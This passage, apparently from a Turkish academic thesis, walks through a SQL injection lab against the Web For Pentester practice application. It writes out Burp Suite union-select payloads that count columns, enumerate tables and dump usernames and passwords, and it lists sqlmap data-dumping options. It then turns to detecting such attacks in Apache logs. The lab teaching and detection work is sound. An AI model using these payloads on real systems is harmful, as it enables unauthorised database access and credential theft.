


Şekil 3.18. Burp Suite aracında yapılan payload denemesi.




Şekil 3.19. Payload işlemi sonucu web sunucusundan alınan yanıt.

Yukarıda gerçekleştirilen payload denemeleri ile SQL enjeksiyon zafiyetinin varlığı keşfedilmiştir. Bu zafiyetin tespitinden faydalanılarak web sunucusundan daha ne tür bilgiler elde edilebileceği değerlendirilir. Örneğin veri tabanındaki kullanıcıların parolalarını elde edebilmek için önce bu web sayfası üzerinde kaç tane sütün olduğunu bulmaya çalışılmıştır. Yukarıdaki veri tabanında id,name,age sütunlarının olduğu biliniyor. Bu nedenle başka sütunların da olduğu düşünülerek tüm değişkenlerin ekrana getirilmesi sağlanabilir. Bundan hareketle web sayfası istek bağlantısına Burp Suite üzerinde Şekil 3.20'de gösterilen yeni payload deneme işlemi gerçekleştirilir ve yapılan sorguda sütun değerlerinin olduğu görülür.



Şekil 3.20. Payload 5 sütun sayısı tahmini işlemi.


Şekil 3.20'de yapılan 'order+by+5+%23 veri yükü denemesi, 'order+by+6+%23 olarak değiştirildiğinde yapılan sorguda Şekil 3.21'de görüldüğü gibi bir değer döndürmemesi üzerine web sunucu veritabanındaki tablonun 5 sütunlu olduğu anlaşılır. %23' ifadesi, (#) anlamına gelmektedir. Yani sonrasında gelen ifadeleri yok sayar [26].




Şekil 3.21. Payload 6 sütun sayısı tahmini işlemi.

Sütun sayısını öğrenme işleminden sonra bu SQL enjeksiyon zafiyeti içerisinde tablolarla ilgili bilgi toplama işlemlerine geçilmiştir. Örneğin Burp Suite üzerindeki yapılan tablo isimlerini ve versiyon bilgilerini öğrenmeye yarayan aşağıdaki komut kullanılmıştır. Şekil 3.22'de görüldüğü gibi Burp Suite aracı üzerindeki request bölümü bu kod enjekte edilmiştir.

'union select table_name,version(),3,4,5 from information_schema.tables %23



Şekil 3.22. Sütun adı ve versiyon bilgilerini çekmeye yönelik veri yükü denemesi.



Şekil 3.23. Payload işlemi ile tablo ve versiyon bilgileri.

Şekil 3.23'te görüldüğü üzere "users" adında bir tablo bilgisinin olduğu görülmüştür. Bu bilgiden yola çıkarak burada hangi kullanıcıların olduğu ve parola bilgilerinin elde edilebileceği kanısına varılmıştır. Bir sonraki aşamada Şekil 3.24'teki gösterilen payload


işlemi ile tablo içindeki alan adları öğrenilmiştir.

union select column_name,2,3,4,5 from information_schema.columns %23

Şekil 3.24. Payload işlemi ile başlık isimlerinin görülmesi.

Alan adlarının öğrenilmesinden sonra tablo ve kolon içerisinde yer alan kullanıcı adı ve parolaları aşağıdaki gerçekleştirilen SQL ifadesi ile gerçekleştirilen veri yükü üzerinden öğrenilmiştir.


union select name,passwd,3,4,5 from exercises.users %23 [26].



Şekil 3.25. Kullanıcı adı ve parola bilgileri.

Burp Suite üzerinde response bölümünde “Show response in browser” sekmesi seçilerek oluşan bağlantı tarayıcı adres çubuğuna yapıştırıldığında veri tabanından çekilen kullanıcı


adı ve bilgileri Şekil 3.26'da görüldüğü gibi web sayfası üzerinden görüntülenmiştir.



Şekil 3.26. Tarayıcı üzerindeki kullanıcı adı ve şifre bilgileri.

3.1.5. Sqlmap Aracı İle SQL Enjeksiyon Zafiyetinin Analizi ve Belirlenmesi


VMware WorkStation sanal platformu üzerinden sqlmap test aracı Kali Linux işletim sistemi üzerinden çalıştırılmıştır. Sanal Kali Linux işletim sistemi açılarak komut satırında "sudo su" komutu ile yönetici izni alınır. Daha sonra komut satırında Şekil 3.27'de gösterilen parametreler yazıldığında çıkan sonuç üzerinde SQL enjeksiyon zafiyetinin varlığı tespit edilmiştir.



Şekil 3.27. Sqlmap ile zafiyetin tespiti.


SQL enjeksiyon zafiyetinin var olduğunu tespit ettikten sonra sqlmap aracının bazı komutlarını kullanarak web uygulaması veri tabanı üzerinde bulunan kullanıcı adı ve şifre gibi bilgilere erişilebilir. Ayrıca sqlmap aracı ile yapılan veri yükleri üzerinden

denemeleri fiziksel makinede Burp Suite aracında Şekil 3.28'deki gibi Proxy ayarlamaları yapılarak görülmüştür.




Şekil 3.28. Burp Suite proxy yapılandırılması.

Şekil 3.29'da Sqlmap aracında kullanılan "-- dump" komutu yardımı ile de veritabanında kullanılan tablo içeriği görüntülenmiştir.



Şekil 3.29. Sqlmap ile tablo bilgilerinin çekilmesi.


SQL enjeksiyon zafiyetinin belirlenmesinde sqlmap aracının yapmış olduğu payload denemelerini burp suite aracında görebilmek için, Kali Linux üzerinde sqlmap aracı kullanılarak Şekil 3.30'da gösterilen komut yardımıyla gerçekleştirilir.



Şekil 3.30. Sqmap ile payload denemeleri için proxy komutu girilmesi.

Payload denemelerinin incelenmesi için Burp Suite programına geçilir. Burada yapılan payload denemeleri "Http History" sekmesi açılarak incelenir. Sqlmap aracı ile otomatik olarak gerçekleştirilen payload denemeleri satır satır incelenerek, örneğin tablo

bilgilerinde bulunan kullanıcı ve parola bilgileri aşağıdaki şekilde analizi yapılarak gösterilmiştir. Şekil 3.31'de görüldüğü üzere yapılan incelemede kullanıcı bilgilerinin "root" ve "user1" bu kullanıcılara ait parola bilgilerinin de "admin21" ve "secret" olduğu tespit edilmiştir.



Şekil 3.31. Burp suite üzerindeki payload, kullanıcı ve parola bilgileri.

Çizelge 3.1'de sqlmap aracında kullanılan bazı önemli komutlar listelenmiştir.

Çizelge 3.1. Sqlmap komutları

Komutlar	
--current-user	Geçerli kullanıcıyı getirir.
--current-db	Geçerli veritabanını getirir.
--users	Veritabanı kullanıcılarını getirir.
--passwords	Veritabanı şifrelerini getirir.
--roles	Veritabanı kullanıcıların rollerini getirir.
--tables	Tabloları getirir.
--columns	Kolonları getirir.
--dump	Verileri getirir.
--dump-all	Tüm verileri getirir.

3.2. SQL ENJEKSİYON SALDIRILARININ WEB UYGULAMA SUNUCUSU ÜZERİNDE TESPİTİ VE DEĞERLENDİRİLMESİ

Veri yükü üzerinden SQL enjeksiyon zafiyetinin tespitine yönelik olarak kullanılan Web For Pentester uygulaması, üzerinde apache web sunucusu bulunmaktadır. Apache web sunucusu uygulamaya yapılan istekler arasında bağlantı kurmayı sağlayan bir platformdur. Web for pentester uygulaması üzerindeki SQL enjeksiyon zafiyetinin bulunduğu sayfaya yapılan veri yükü denemelerinin apache web sunucusu üzerinde tespit çalışması yapılmıştır.

